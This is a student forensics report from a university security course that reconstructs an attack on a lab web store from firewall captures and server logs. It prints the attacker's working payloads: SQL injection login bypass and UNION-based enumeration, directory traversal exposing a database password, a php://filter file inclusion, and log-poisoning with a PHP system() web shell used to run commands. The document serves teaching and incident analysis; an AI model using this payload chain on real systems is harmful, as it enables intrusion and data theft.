Segurança Informática e nas Organizações

João Paulo Barraca

1st Project: Vulnerability Assessment and Exploitation

Rui Fernandes, 92952
Pedro Bastos, 93150

DETI
Universidade de Aveiro
January 24, 2021

Contents

1 Introduction

This document will serve as a Basic Forensics Analysis of an attacked system according to the instructions provided by the professor. The tools used we merely the ones provided by the professor, the firewall traffic capture, the logs of the system, and the mounted (read only) virtual machine of the system.

2 Confinement

In terms of confinement in the applications there is minimal implementation.


By analyzing the machine and running the command **sudo find . -type d,f -name *chroot*** we were able to see that there is no particular chroot in the systems applications, so it is definitely quite vulnerable to directory traversal attacks.

Using the same command but for *apparmor* we found that there was indeed an implementation of AppArmor, also verifiable by going to the etc folder in the machine and finding the apparmor.d folder. In there we can find an implementation for the file **/usr/sbin/sysinfo** where the authorizations for various files are defined, in addition the capability setuid is also present.

2.1 Other Security Mechanisms

When it comes to other security mechanisms the programmer used SetUID poorly, as he defined **sysinfo** with SetUID which means that any user executing the program (located in /mnt/vm/usr/sbin/sysinfo) is doing so with the permissions of the file owner instead of their own. The owner of the sysinfo is the root and so the user executing can have total permissions in the system. This is called a privilege escalation vulnerability and can even lead an attacker to gain a root shell prompt.

We found this by executing the command **sudo find /mnt/vm -user root -perm 4000 -exec ls -lbd {} ;**



```
root@vm:/mnt# sudo find /mnt/vm -user root -perm -4000 -exec ls -ldb {} \;
-rwsr-sr-x 1 root root 16864 jan  6 02:17 /mnt/vm/usr/sbin/sysinfo
```

As we can see the Set-UID bit is clearly active (-sr instead of -xr). The same is true for SetGID as we found by running the same command but with -6000, which displayed the same result for sysinfo.

3 Sequence of actions

Through the close analysis of the captured firewall traffic in Wireshark, scoping all the HTTP requests made by the attacker, we were able to detect multiple actions with different objectives. It’s also possible to see that the attacker used the ’**HackToolKit**’ and ’**python requests**’ user-agent’s in most requests.

3.1 Login using SQL Injection

In his first try, the attacker starts by using username ’ **’** ’ and an empty password.

```
DB Error, could not query the database
MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at
line 1
```

Even though he didn’t get a valid login, by receiving this error, he understood that the application was vulnerable to SQL Injections, because he got an error directly from the Database. The SQL injection is possible because the query is directly executed in the php without any validation or abstraction. And of course, the error from the Database should never have been visible to the user.

After that, the attacker starts by testing a sequence of SQL Injections in the Login page (/login.php), and at some point he gets a successful login using the username " **’ OR 1=1 – //** " and an empty password. After the login, the hacker gets access to the /account.php?login=success page, confirming he was successfully logged in.

```
usermail=' OR 1=1 -- //&password=HTTP/1.1 302 Found
Date: Wed, 06 Jan 2021 09:51:20 GMT
Server: Apache/2.4.46 (Debian)
Set-Cookie: SessionId=354403ec41ad649d1e5a9f108f0e5245
Location: /account.php?login=success
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET /account.php?login=success HTTP/1.1
Host: 192.168.1.122
User-Agent: HackToolKit
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: level=1; SessionId=354403ec41ad649d1e5a9f108f0e5245
```

He also tried a sequence of SQL Injections to find out the admin login information (with the username ’admin@expressivemotors.net’), but it was unsuccessful as he kept being redirected to the login page.

```
usermail=admin@expressivemotors.net&password=' OR 1=1HTTP/1.1 302 Found
Date: Wed, 06 Jan 2021 09:52:07 GMT
Server: Apache/2.4.46 (Debian)
Location: /account.php?login=user
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET /account.php?login=user HTTP/1.1
Host: 192.168.1.122
User-Agent: HackToolKit
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: SessionId=354403ec41ad649d1e5a9f108f0e5245; level=1
```


3.2 Sequence of requests

After the login attempts, the attacker made a GET request to ’**/info.php**’ and got a page with lots of information about the system, php, environment and configurations. Among other tables, he found the **’PHP Variables’** table which contained a lot of useful information, such as paths to the server and the admin email. As aforementioned this kind of information should never be visible to a regular user.


```
<h2>PHP Variables</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">_COOKIE["level"]</td><td class="v">1</td></tr>
<tr><td class="e">_SERVER["HTTP_HOST"]</td><td class="v">192.168.1.122</td></tr>
<tr><td class="e">_SERVER["HTTP_USER_AGENT"]</td><td class="v">HackToolKit</td></tr>
<tr><td class="e">_SERVER["HTTP_ACCEPT_ENCODING"]</td><td class="v">gzip, deflate</td></tr>
<tr><td class="e">_SERVER["HTTP_ACCEPT"]</td><td class="v">*/*</td></tr>
<tr><td class="e">_SERVER["HTTP_CONNECTION"]</td><td class="v">keep-alive</td></tr>
<tr><td class="e">_SERVER["CONTENT_TYPE"]</td><td class="v">application/x-www-form-urlencoded</td></tr>
<tr><td class="e">_SERVER["HTTP_COOKIE"]</td><td class="v">level=1</td></tr>
<tr><td class="e">_SERVER["PATH"]</td><td class="v">/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin</td></tr>
<tr><td class="e">_SERVER["SERVER_SIGNATURE"]</td><td class="v">&lt;address&gt;Apache/2.4.46 (Debian) Server at 192.168.1.122 Port 80&lt;/address&gt;
</td></tr>
<tr><td class="e">_SERVER["SERVER_SOFTWARE"]</td><td class="v">Apache/2.4.46 (Debian)</td></tr>
<tr><td class="e">_SERVER["SERVER_NAME"]</td><td class="v">192.168.1.122</td></tr>
<tr><td class="e">_SERVER["SERVER_ADDR"]</td><td class="v">192.168.1.122</td></tr>
<tr><td class="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">192.168.1.118</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">/var/www/html</td></tr>
<tr><td class="e">_SERVER["REQUEST_SCHEME"]</td><td class="v">http</td></tr>
<tr><td class="e">_SERVER["CONTEXT_PREFIX"]</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">_SERVER["CONTEXT_DOCUMENT_ROOT"]</td><td class="v">/var/www/html</td></tr>
<tr><td class="e">_SERVER["SERVER_ADMIN"]</td><td class="v">webmaster@localhost</td></tr>
<tr><td class="e">_SERVER["SCRIPT_FILENAME"]</td><td class="v">/var/www/html/info.php</td></tr>
<tr><td class="e">_SERVER["REMOTE_PORT"]</td><td class="v">45602</td></tr>
<tr><td class="e">_SERVER["GATEWAY_INTERFACE"]</td><td class="v">CGI/1.1</td></tr>
<tr><td class="e">_SERVER["SERVER_PROTOCOL"]</td><td class="v">HTTP/1.1</td></tr>
<tr><td class="e">_SERVER["REQUEST_METHOD"]</td><td class="v">GET</td></tr>
<tr><td class="e">_SERVER["QUERY_STRING"]</td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">_SERVER["REQUEST_URI"]</td><td class="v">/info.php</td></tr>
<tr><td class="e">_SERVER["SCRIPT_NAME"]</td><td class="v">/info.php</td></tr>
<tr><td class="e">_SERVER["PHP_SELF"]</td><td class="v">/info.php</td></tr>
<tr><td class="e">_SERVER["REQUEST_TIME_FLOAT"]</td><td class="v">1609926775.793</td></tr>
<tr><td class="e">_SERVER["REQUEST_TIME"]</td><td class="v">1609926775</td></tr>
</table>
```

Then, he made a GET request to ’**/download.php?item=brochure.php**’ but got a useless response: ’</div><div class="products-list"></div>’.

He also tried to do UNION SELECTS on the products page to get database table names. Starting by attempting to find the number of columns from the products table (passing 1 UNION SELECT 1,2,3,4,5 as the type parameter) and by the result he understood that it had 5 columns. Next, he made more UNION SELECTS and eventually with **1,TABLE_NAME,2,4 FROM INFORMATION_SCHEMA.TABLES** as the type parameter he got a successful response. He was able to get it in the ’type’ field:




```
GET /products.php?type=1%20union%20select%201,TABLE_NAME,2,4,%205%20FROM%20INFORMATION_SCHEMA.TABLES HTTP/1.1
```



```
1.jpg><strong>Name: </strong>2<br /><strong>Price: </strong>..4</div></a><a href="/details.php?prod=1&type=tblProducts"><div class="list-product"><img
class=prod-img src=images/products/1.jpg><strong>Name: </strong>2<br /><strong>Price: </strong>..4</div></a><a href="/details.php?
prod=1&type=tblMembers"><div class="list-product"><img class=prod-img src=images/products/1.jpg><strong>Name: </strong>2<br /><strong>Price: </strong>..4</
div></a><a href="/details.php?prod=1&type=tblBlogs"><div class="list-product"><img class=prod-img src=images/products/1.jpg><strong>Name: </strong>2<br /
><strong>Price: </strong>..4</div></a></div>
```

This is possible because, once again, the query is directly made without having any validation.


Afterwards, he made a GET request to ’**/details.php**’, without any parameters, and got the following response:




```
MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at
line 1
```

With this response, he already knows that the server’s Database is in MariaDB, a fork of MySQL. Since the query in this page is just as poorly implemented, the error given by the database was directly displayed and the attacker knows that it is also vulnerable to SQL injections. Now he can easily try different queries to find out all the database information.

Then, he attempts to insert ’hello’ into a file:




```
GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/tmp/x.txt' HTTP/1.1
```




```
DB Error, could not query the database
MySQL Error: File '/var/tmp/x.txt' already exists
```

As the file already exists, he tries to do it in another folder:



```
GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/www/html/x.txt' HTTP/1.1
```



```
DB Error, could not query the database
MySQL Error: Can't create/write to file '/var/www/html/x.txt' (Errcode: 2 &quot;No such file or directory&quot;)
```

He seemingly failed to insert info in a file as he made a request to ’**/x.txt**’ to obtain it but got nowhere, proving that he has failed.

3.3 Downloads

After knowing that the endpoint '**/download.php**' was used to download the portfolio, he tried exploiting this to download various of the system files, using the same endpoint. First, he attempted to get the **index.php** file, which he succeeded. Once again, because the query was made directly without any validation. And because the confinement is not implemented, the attacker can perform directory traversal and download any file that has at least reading permissions.


```
GET /download.php?item=../index.php HTTP/1.1
```

```
<?php
include 'header.php';
include 'front.php';
include 'footer.php';
?>
</div>
<div class="products-list"></div>
```


After confirming the possibility of download, he got the file '**config.php**', using the same endpoint:

```
<?php
$host = '127.0.0.1';
$user = 'root';
$pass = '1ll-b3-b4ck';
$database = 'oldstore';
?>
</div>
<div class="products-list"></div>
```

This download was crucial, now the attacker has a deeper understanding of the system. He went on to download the file '**display.php**', which contained a lot of useful information about the database's structure, such as:



```
$sql    = 'SELECT * FROM tblProducts WHERE type =' . $type;
```




```
while ($row = mysql_fetch_assoc($result)) {
    echo '<a href="/details.php?prod=' . $row['id']  . '&type=' . $row['type'] . '"><div class="list-product">';
    echo '<img class=prod-img src=images/products/' . $row['id'] . '.jpg>';
    echo '<strong>Name: </strong>' . $row['name'] . '<br />';
      if (isset($multiplier))
              echo '<strong>Price: </strong>' . $currency . $row['price']*$multiplier;
      else
              echo '<strong>Price: </strong>' . $currency . $row['price'];

    echo '</div></a>';
}
```

This allows him to know not only the table name of the products but also its fields, completely exposing the table's structure. He additionally got the file '**products.php**', but it did not contain any useful info.

3.4 Remote Code Execution

The **RCE** is a vulnerability whereby a user user injects code trough input into a File or a String and it gets executed by the programming language's parser. This allows an attacker to include something on a file through the browser. This kind of vulnerability exists when a web application includes something without correctly validating the input. With the downloaded file 'display.php', the attacker easily saw that there was a potential vulnerability in the following code:



```php
if (mysql_num_rows($result) > 0) {
    if (isset($_GET['lang'])) {
        $lang = $_GET['lang'];
    }
    elseif (isset($_COOKIE['lang'])) {
        $lang = $_COOKIE['lang'];
    } else {
        $lang = 'GBP';
    }

    include $lang;
```

This is a very bad way to implement PHP, the '**include**' statement is easily exploited by a pen tester, therefore, the attacker used a simple request:

```
GET /display.php?type=1&lang=php://filter/read=convert.base64-encode/resource=index.php HTTP/1.1
```


Which produced the following response:

```
<div class="content">
<div class="prod-box">
<div class="prod-details">
PD9waHAKaW5jbHVkZSAnaGVhZGVyLnBocCc7CmluY2x1ZGUgJ2Zyb250LnBocCc7CmluY2x1ZGUgJ2Zvb3Rlci5waHAnOwo/Pgo=<a href="/details.php?prod=1&type=1"><div class="list-
product"><img class=prod-img src=images/products/1.jpg><strong>Name: </strong>Raspberry Pi 4<br /><strong>Price: </strong>$70</div></a><a href="/details.php?
prod=2&type=1"><div class="list-product"><img class=prod-img src=images/products/2.jpg><strong>Name: </strong>Rock64<br /><strong>Price: </strong>$40</div></
a><a href="/details.php?prod=3&type=1"><div class="list-product"><img class=prod-img src=images/products/3.jpg><strong>Name: </strong>Jetson Nano 2GB<br /
><strong>Price: </strong>$80</div></a><a href="/details.php?prod=4&type=1"><div class="list-product"><img class=prod-img src=images/products/
4.jpg><strong>Name: </strong>Sigma Charger<br /><strong>Price: </strong>$15</div></a></div>
</div>
```

As we can see, the attacker was able to inject the '**index.php**' content, encoded with base64. Now he knows that this type of attacks are possible through the '**lang**' parameter.


3.5 Exploiting commands

Then the attacker attempts to ssh his way into the system, luckly he couldn't get in.



```
500 546.047921   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1403294541 TSecr=3098306202
501 546.049033   192.168.1.118     192.168.1.122     SSHv2   107 Client: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1)
502 546.049543   192.168.1.122     192.168.1.118     TCP      66 22 → 57998 [ACK] Seq=1 Ack=42 Win=65152 Len=0 TSval=3098306203 TSecr=1403294542
503 546.063955   192.168.1.122     192.168.1.118     SSHv2    98 Server: Protocol (SSH-2.0-OpenSSH_8.4p1 Debian-3)
504 546.063981   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=42 Ack=33 Win=64256 Len=0 TSval=1403294557 TSecr=3098306218
505 546.064460   192.168.1.118     192.168.1.122     SSHv2  1578 Client: Key Exchange Init
506 546.064836   192.168.1.122     192.168.1.118     TCP      66 22 → 57998 [ACK] Seq=33 Ack=1554 Win=64128 Len=0 TSval=3098306219 TSecr=1403294557
507 546.065122   192.168.1.122     192.168.1.118     SSHv2  1122 Server: Key Exchange Init
508 546.065128   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=1554 Ack=1089 Win=64128 Len=0 TSval=1403294558 TSecr=3098306219
509 546.067603   192.168.1.118     192.168.1.122     SSHv2   114 Client: Elliptic Curve Diffie-Hellman Key Exchange Init
510 546.067993   192.168.1.122     192.168.1.118     TCP      66 22 → 57998 [ACK] Seq=1089 Ack=1602 Win=64128 Len=0 TSval=3098306222 TSecr=1403294560
511 546.072398   192.168.1.122     192.168.1.118     SSHv2   622 Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=276)
512 546.072403   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=1602 Ack=1645 Win=64128 Len=0 TSval=1403294565 TSecr=3098306226
513 546.075001   192.168.1.118     192.168.1.122     SSHv2    82 Client: New Keys
514 546.075362   192.168.1.122     192.168.1.118     TCP      66 22 → 57998 [ACK] Seq=1645 Ack=1618 Win=64128 Len=0 TSval=3098306229 TSecr=1403294568
515 546.075368   192.168.1.118     192.168.1.122     SSHv2   110 Client: Encrypted packet (len=44)
516 546.075673   192.168.1.122     192.168.1.118     TCP      66 22 → 57998 [ACK] Seq=1645 Ack=1662 Win=64128 Len=0 TSval=3098306230 TSecr=1403294568
517 546.075677   192.168.1.122     192.168.1.118     SSHv2   110 Server: Encrypted packet (len=44)
518 546.075680   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=1662 Ack=1689 Win=64128 Len=0 TSval=1403294568 TSecr=3098306230
519 546.075716   192.168.1.118     192.168.1.122     SSHv2   158 Client: Encrypted packet (len=92)
520 546.076032   192.168.1.122     192.168.1.118     TCP      66 22 → 57998 [ACK] Seq=1689 Ack=1754 Win=64128 Len=0 TSval=3098306230 TSecr=1403294568
521 546.082504   192.168.1.122     192.168.1.118     SSHv2   118 Server: Encrypted packet (len=52)
522 546.082518   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=1754 Ack=1741 Win=64128 Len=0 TSval=1403294575 TSecr=3098306236
523 587.671628   192.168.1.118     192.168.1.122     SSHv2   214 Client: Encrypted packet (len=148)
524 587.672103   192.168.1.122     192.168.1.118     TCP      66 22 → 57998 [ACK] Seq=1741 Ack=1902 Win=64128 Len=0 TSval=3098347806 TSecr=1403336164
525 587.678934   192.168.1.122     192.168.1.118     SSHv2   118 Server: Encrypted packet (len=52)
526 587.678950   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=1902 Ack=1793 Win=64128 Len=0 TSval=1403336172 TSecr=3098347813
527 588.128791   192.168.1.118     192.168.1.122     SSHv2   214 Client: Encrypted packet (len=148)
528 588.135422   192.168.1.122     192.168.1.118     SSHv2   118 Server: Encrypted packet (len=52)
529 588.135446   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=2050 Ack=1845 Win=64128 Len=0 TSval=1403336628 TSecr=3098348269
530 588.584273   192.168.1.118     192.168.1.122     SSHv2   214 Client: Encrypted packet (len=148)
531 588.591479   192.168.1.122     192.168.1.118     SSHv2   118 Server: Encrypted packet (len=52)
532 588.591496   192.168.1.118     192.168.1.122     TCP      66 57998 → 22 [ACK] Seq=2198 Ack=1897 Win=64128 Len=0 TSval=1403337084 TSecr=3098348725
```

At first, we thought his intentions were purely getting into the system. However, after analysing the '**auth.log**' file, we found out that he passed a strange username:




```
Jan  6 09:59:53 cyberdyne sshd[924]: Invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998
Jan  6 10:00:34 cyberdyne sshd[924]: Failed none for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan  6 10:00:35 cyberdyne sshd[924]: Failed password for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan  6 10:00:35 cyberdyne sshd[924]: Failed password for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan  6 10:00:35 cyberdyne sshd[924]: Connection closed by invalid user <?php system($_GET["cmd"]);?> 192.168.1.118 port 57998 [preauth]
```

Then, we realized that it had a whole different purpose. He made this request:

```
GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ HTTP/1.1
```

With this, we understood that the file he passes in the **lang** parameter will be read and, since the username of the ssh attempt is **<?php system($_GET["cmd"]);?>**, it will include the cmd parameter and execute it. That is why the attacker was able to cleverly run the commands in the system through the **cmd** parameter.




```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
"
```

Not only did he get the '**/var/log/auth.log**' file, but also successfully executed the **ls command**.


He used the same technique to read the **/var/log/apache2/access.log** file. Starting with a request to **/index.php**, but with the 'User-Agent' as the same php command. This allows him to, whenever passing the file to the lang parameter, read the file, and in the /index.php request will execute **<?php system($_GET["cmd"]);?>** and subsequently execute the command he passed.

```
GET /index.php HTTP/1.1
Host: 192.168.1.122
User-Agent: <?php system($_GET['cmd']);?>
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```



```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "<?php system($_GET['cmd']);?>"
```


He also tried other commands, like **whoami** and **cat /etc/issue**:



```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "YOU ARE NOT SUPPOSED TO HAVE THE LOGIN CREDENTIALS TO THIS MACHINE
PLEASE ENUMERATE YOUR INGRESS POINT USING THE EXPOSED SERVICES

eth0: \4{eth0}

\n \l
"
```

Afterwards, he passed **uname -a** as the cmd parameter to see the Linux information, like kernel and OS details. Then, he tried to execute **mount**:

```
GET /display.php?type=1&lang=/var/log/apache2/access.log&cmd=mount HTTP/1.1
```



```
192.168.1.118 - - [06/Jan/2021:10:01:15 +0000] "GET /index.php HTTP/1.1" 200 791 "-" "sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,noexec,relatime,size=488156k,nr_inodes=122039,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,noexec,relatime,size=100716k,mode=755)
/dev/sda2 on / type ext4 (rw,noatime,discard,errors=remount-ro)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,size=4096k,nr_inodes=1024,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
none on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=30,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=10425)
